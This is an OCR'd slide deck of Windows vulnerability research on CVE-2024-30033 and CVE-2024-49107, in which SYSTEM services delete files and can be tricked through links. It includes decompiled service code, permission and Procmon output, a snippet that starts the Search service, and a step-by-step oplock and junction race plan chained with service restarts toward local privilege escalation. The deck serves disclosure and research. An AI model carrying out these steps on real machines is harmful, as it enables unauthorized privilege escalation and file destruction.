
Link: Create a pseudo-symlink between C:\Users\heegong\TempData\AppData\Local\Microsoft\InputPersonalization\TextHarvester\WaitList.dat to C:\Windows\System32\license.rtf

Result: The service going to delete license.rtf



Arbitrary File Deletion via Link Following

Exploit



This vulnerability is triggered when the Search Service is started, we need to be able to restart that service.

Exploit

```cpp
#include <windows.h>
#include <searchapi.h>
#include <iostream>

int main() {
    HRESULT hr = CoInitializeEx(NULL, COINIT_MULTITHREADED | COINIT_DISABLE_OLE1DDE);

    ISearchManager *pSearchManager;
    hr = CoCreateInstance(__uuidof(CSearchManager), NULL, CLSCTX_LOCAL_SERVER,
IID_PPV_ARGS(&pSearchManager));

    CoUninitialize();
}
```

We can start the service when service isn't running

How can we **terminate** the service??

Exploit


- How to Get Gull-Chain Exploitation to LPE? 🥲🥲

WerSvc Arbitrary Process Termination

+


CVE-2024-30033

Full-Chain Exploitation Demo for CVE-2024-30033



CVE-2024-49107


WmsRepair Service Elevation of Privilege Vulnerabilitye



What is WmsRepair Service


WmsRepair Service: Automatically fix common MultiPoint Services problems on your computer.

- MultiPoint Services role in Windows Server 2016 allows multiple users, each with their own independent and familiar Windows experience, to simultaneously share one computer.There are several ways users can access their sessions.



It's a "Feature on Demand" Service

Diving into WmsRepair Service



- **WmsRepair Service**

- WmsSelfHealingSvc.exe
- Load C:\Program Files\Windows MultiPoint Server\WmsConfigTasks.dll
- **SYSTEM Priv**

Diving into WmsRepair Service


- **Have a deep look about** WmsSelfHealingSvc.exe

Start WmsRepair

WmsSelfHealingSvc!
CWmsSelfHealingSvc::StartUp

Diving into WmsRepair Service

- **Have a deep look about** WmsSelfHealingSvc.exe



Diving into WmsRepair Service

- **Have a deep look about** WmsSelfHealingSvc.exe

Start WmsRepair

WmsSelfHealingSvc!
CWmsSelfHealingSvc::StartUp

↓

WmsSelfHealingSvc!CWmsSelfHealingSvc::RunSelfHealing

```
v15 = CoCreateInstance(&CLSID_WmsConfig, 0LL, 1u, &GUID_ba39869c_0ad9_4112_95b2_944730e430a9, &ppv);
  v12 = v15;
  if ( v15 >= 0 )
  {
    v12 = (*(__int64 (__fastcall **)(LPVOID, _QWORD, VARIANTARG *, char *))(*(_QWORD *)ppv + 24LL))(
            ppv,
            a2,
            &pvarg,
            EventW);
    if ( v12 < 0 )
      goto LABEL_28;
```

Diving into WmsRepair Service

- **Have a deep look about** WmsSelfHealingSvc.exe

Start WmsRepair

WmsSelfHealingSvc!
CWmsSelfHealingSvc::StartUp

WmsSelfHealingSvc!CWmsSelfHealingSvc::RunSelfHealing

WmsConfigTasks.dll!
CCleanupDumpsFolder::Execute

WmsConfigTasks.dll!CCleanupDumpsFolder::CreateDumpFilesList

WmsConfigTasks.dll!CCleanupDumpsFolder::RemoveDumpFiles

```
v15 = CoCreateInstance(&CLSID_WmsConfig, 0LL, 1u, &GUID_ba39869c_0ad9_4112_95b2_944730e430a9, &ppv);
  v12 = v15;
  if ( v15 >= 0 )
  {
    v12 = (*(__int64 (__fastcall **)(LPVOID, _QWORD, VARIANTARG *, char *))(*(_QWORD *)ppv + 24LL))(
            ppv,
            a2,
            &pvarg,
            EventW);
    if ( v12 < 0 )
      goto LABEL_28;
```

Diving into WmsRepair Service

CCleanupDumpsFolder::Execute

```
__int64 __fastcall CCleanupDumpsFolder::Execute(__int64 thisPtr)
{
    void* logsPath = nullptr;
    DWORD maxDumpCount = 1;
    DWORD size = sizeof(maxDumpCount);

    // [1]: Get logs folder path
    if (GetLogsFolderPath(thisPtr, &logsPath) < 0)
        goto cleanup;

    // [2]: Read MaxDumpsCount from registry
    LSTATUS regStatus = RegGetValueW(
        HKEY_LOCAL_MACHINE,
        L"SOFTWARE\\Microsoft\\Windows MultiPoint Server\\ConfigTasks",
        L"MaxDumpsCount",
        RRF_RT_REG_DWORD,
        nullptr,
        &maxDumpCount,
        &size);
    if (regStatus != ERROR_SUCCESS && regStatus != ERROR_FILE_NOT_FOUND)
        goto cleanup;
    // [3]: Generate dump file list
    if (CCleanupDumpsFolder::CreateDumpFilesList((CCleanupDumpsFolder*)
         (thisPtr - 24), (const unsigned __int16*)logsPath) >= 0)
    {
        auto fileCount = *(_QWORD*)(thisPtr + 16);
        if (fileCount > maxDumpCount)
        {
            // [4]: Remove excessive dump files
            CCleanupDumpsFolder::RemoveDumpFiles((CCleanupDumpsFolder*)
                                (thisPtr - 24), fileCount - maxDumpCount);
        }
    }

cleanup:
    operator delete(logsPath);
    return 0;
}
```

[1]. Get logs folder path

[2]. Read MaxDumpsCount from registry (No value in default), so MaxDumpsCount = 1 (Important)

[3]. Generate dump file list

[4]. Remove excessive dump file
(The third arg: fileCount - maxDumpCount)

Diving into WmsRepair Service

CCleanupDumpsFolder::CreateDumpFilesList

```
if (ExpandEnvironmentStringsW(a2, Dst, 0x104u) - 1 <= 0x103) {
  //[1] C:\ProgramData\Microsoft\Windows MultiPoint Server\Dump
  HRESULT hr = PathCchCombineEx(FileName, v5, Dst, L"*.dmp", v26);
  if (FAILED(hr))
    return hr;
  HANDLE hFind = FindFirstFileW(FileName, &FindFileData);
  DWORD err = GetLastError();
  if (err == ERROR_FILE_NOT_FOUND) {
    return S_OK; // no dump file
  }

  if (hFind == INVALID_HANDLE_VALUE) {
    return HRESULT_FROM_WIN32(err);
  }

  do {
    if ((FindFileData.dwFileAttributes & 0x28450) == 0) {
      // [2] process regular files.
      // Skipping directories, reparse points, archive files, and other special file types
      hr = PathCchCombineEx(v31, v10, Dst, FindFileData.cFileName, v27);
      if (FAILED(hr)) {
        FindClose(hFind);
        return hr;
      }

      void* pEntry = operator new(0x218uLL); // Allocate 0x218 bytes for a file node structure
      // [3] Copy the full dump file path (stored in v31) into the structure
      ...
    }
  } while (FindNextFileW(hFind, &FindFileData));

  FindClose(hFind);
}
```

[1]. Search files "*.dmp" in directory

[2]. Ensures the entry is a regular file, not a directory or symbolic link (security check!!).

[3]. Record the all files path in node structure if the files match

Diving into WmsRepair Service

CCleanupDumpsFolder::RemoveDumpFiles

```
__int64 __fastcall CCleanupDumpsFolder::RemoveDumpFiles(CCleanupDumpsFolder *this, unsigned __int64 maxCount)
{
    unsigned __int64 index = 0;
    const WCHAR **fileList = (const WCHAR **)((char *)this + 48);
    const WCHAR *entry = *fileList;

    while (entry != (const WCHAR *)fileList && index < maxCount)
    {
        // [1] Validate the file node pointer
        if (!entry)
            break;

        // [2] Delete the dump file
        DeleteFileW(entry + 8);

        // [3] Move to the next entry in the list
        entry = *(const WCHAR **)entry;
        ++index;
    }

    return 0;
}
```

Note that the index should less than maxCount

[1]. Get fileList node from CreateDumpFilesList

[2]. Just Delete the file using `DeleteFileW`

[3]. Move to next entry and do the same deletion

Diving into WmsRepair Service

Permission of Directory C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps


```
C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps
   BUILTIN\Administrators:(OI)(CI)F
   NT AUTHORITY\SYSTEM:(OI)(CI)F
   Everyone:(OI)(CI)(SPECIAL ACCESS)
            READ_CONTROL
            SYNCHRONIZE
            FILE_GENERIC_WRITE
            FILE_WRITE_DATA
            FILE_APPEND_DATA
            FILE_WRITE_EA
            FILE_WRITE_ATTRIBUTES
```

We can't Read,
But who cares,
Everyone can Write


```
C:\Crispr> cd "C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps\"
  Access is denied.
C:\Crispr> echo 1 > "C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps\1.txt"
  Success.
```

Diving into WmsRepair Service

Monitoring In Procmon (No dmp file)



Monitoring In Procmon (1 dmp file)



Monitoring In Procmon (2 dmp file)

WmsSelfHealingSvc.exe	5940	CreateFile	C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps	SUCCESS	Desired Acces...	NT AUTHORITY\...
WmsSelfHealingSvc.exe	5940	QueryDirectory	C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps*.dmp	SUCCESS	FileInformati...	NT AUTHORITY\...
WmsSelfHealingSvc.exe	5940	QueryDirectory	C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps	SUCCESS	FileInformati...	NT AUTHORITY\...
WmsSelfHealingSvc.exe	5940	QueryDirectory	C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps	NO MORE FILES	FileInformati...	NT AUTHORITY\...
WmsSelfHealingSvc.exe	5940	CloseFile	C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps	SUCCESS		NT AUTHORITY\...
WmsSelfHealingSvc.exe	5940	CreateFile	C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps\1.dmp	SUCCESS	Desired Acces...	NT AUTHORITY\...
WmsSelfHealingSvc.exe	5940	QueryAttributeTagFile	C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps\1.dmp	SUCCESS	Attributes: A...	NT AUTHORITY\...
WmsSelfHealingSvc.exe	5940	SetDispositionInforma...	C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps\1.dmp	SUCCESS	Flags: FILE_D...	NT AUTHORITY\...
WmsSelfHealingSvc.exe	5940	WriteFile	C:\$CachedWriteThrough	SUCCESS	Offset: 8,929...	NT AUTHORITY\...
WmsSelfHealingSvc.exe	5940	CloseFile	C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps\1.dmp	SUCCESS		NT AUTHORITY\...

WmsSelfHealingSvc will delete 1 (fileCount - maxDumpCount) file

Diving into WmsRepair Service

Exploitation in My Mind

1. There exists a time window between file validation and file deletion.
   CreateDumpFilesList -> xxx -> RemoveDumpFiles

Diving into WmsRepair Service

Exploitation in My Mind

1. There exists a time window between file validation and file deletion.
   CreateDumpFilesList -> xxx -> RemoveDumpFiles

1. Thus, what we need to do is just using *BaitAndSwitch* by James Forshaw

Diving into WmsRepair Service

Exploitation in My Mind

1. There exists a time window between file validation and file deletion.
   CreateDumpFilesList -> xxx -> RemoveDumpFiles

1. Thus, what we need to do is just using *BaitAndSwitch* by James Forshaw
   a) create two file named “1.dmp” and “2.dmp” in the directory (because of **maxDumpCount = 1**)

Diving into WmsRepair Service

Exploitation in My Mind

1. There exists a time window between file validation and file deletion.
   CreateDumpFilesList -> xxx -> RemoveDumpFiles

1. Thus, what we need to do is just using *BaitAndSwitch* by James Forshaw
   a) create two file named "1.dmp" and "2.dmp" in the directory (because of **maxDumpCount = 1**)
   b) set oplock on the file "1.dmp"

Diving into WmsRepair Service

Exploitation in My Mind

1. There exists a time window between file validation and file deletion.
   CreateDumpFilesList -> xxx -> RemoveDumpFiles

1. Thus, what we need to do is just using *BaitAndSwitch* by James Forshaw
   a) create two file named "1.dmp" and "2.dmp" in the directory (because of **maxDumpCount = 1**)
   b) set oplock on the file "1.dmp"
   c) once WmsSelfHealingSvc.exe tries to delete the first file, oplock hits!

Diving into WmsRepair Service

Exploitation in My Mind

1. There exists a time window between file validation and file deletion.
   CreateDumpFilesList -> xxx -> RemoveDumpFiles

1. Thus, what we need to do is just using *BaitAndSwitch* by James Forshaw
   a) create two file named "1.dmp" and "2.dmp" in the directory (because of **maxDumpCount = 1**)
   b) set oplock on the file "1.dmp"
   c) once WmsSelfHealingSvc.exe tries to delete the first file, oplock hits!
   d) remove both "1.dmp" and "2.dmp" to %Temp%

Diving into WmsRepair Service

Exploitation in My Mind

1. There exists a time window between file validation and file deletion.
   CreateDumpFilesList -> xxx -> RemoveDumpFiles

1. Thus, what we need to do is just using *BaitAndSwitch* by James Forshaw
   a) create two file named "1.dmp" and "2.dmp" in the directory (because of **maxDumpCount = 1**)
   b) set oplock on the file "1.dmp"
   c) once WmsSelfHealingSvc.exe tries to delete the first file, oplock hits!
   d) remove both "1.dmp" and "2.dmp" to %Temp%
   e) create junction and object manager symbolic link(e.g., \RPC Control)

Diving into WmsRepair Service

Exploitation in My Mind

1. There exists a time window between file validation and file deletion.
   CreateDumpFilesList -> xxx -> RemoveDumpFiles

1. Thus, what we need to do is just using *BaitAndSwitch* by James Forshaw
   a) create two file named "1.dmp" and "2.dmp" in the directory (because of **maxDumpCount = 1**)
   b) set oplock on the file "1.dmp"
   c) once WmsSelfHealingSvc.exe tries to delete the first file, oplock hits!
   d) remove both "1.dmp" and "2.dmp" to %Temp%
   e) create junction and object manager symbolic link(e.g., \RPC Control)
   f) release the lock

Diving into WmsRepair Service

Exploitation in My Mind

1. There exists a time window between file validation and file deletion.
   CreateDumpFilesList -> xxx -> RemoveDumpFiles

1. Thus, what we need to do is just using *BaitAndSwitch* by James Forshaw
   a) create two file named "1.dmp" and "2.dmp" in the directory (because of **maxDumpCount = 1**)
   b) set oplock on the file "1.dmp"
   c) once WmsSelfHealingSvc.exe tries to delete the first file, oplock hits!
   d) remove both "1.dmp" and "2.dmp" to %Temp%
   e) create junction and object manager symbolic link(e.g., \RPC Control)
   f) release the lock

3. Finally, we get an Arbitary File Deletion in Windows


Diving into WmsRepair Service

Unfortunately, the service is configured as auto-start, and standard users do not have the permission to restart it.

Diving into WmsRepair Service

Unfortunately, the service is configured as auto-start, and standard users do not have the permission to restart it.

```
C:\crispr>accesschk64.exe -c -v "WmRepair"
wmsrepair
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  R  NT AUTHORITY\INTERACTIVE
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
  R  NT AUTHORITY\SERVICE
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
```



Diving into WmsRepair Service

- How to Get Gull-Chain Exploitation to LPE? 🥲🥲

Diving into WmsRepair Service

- How to Get Gull-Chain Exploitation to LPE? 🥲🥲

WerSvc
Arbitrary Process
Termination

+

WmsRepair Service
Recovery
Configuration

Diving into WmsRepair Service

- How to Get Gull-Chain Exploitation to LPE? 🥲🥲


WerSvc
Arbitrary Process
Termination

+

WmsRepair Service
Recovery
Configuration

```
C:\crispr> sc qfailure wmsrepair
[SC] QueryServiceConfig2 SUCCESS
  RESET_PERIOD (in seconds)    : 0
  REBOOT_MESSAGE               :
  COMMAND_LINE                 :
  FAILURE_ACTIONS              : RESTART -- Delay = 60000 milliseconds.
                                 RESTART -- Delay = 60000 milliseconds.
                                 NONE
```

By sc.exe



By System Informer

Diving into WmsRepair Service

- How to Get Gull-Chain Exploitation to LPE? 😊😊

WerSvc
Arbitrary Process
Termination

+

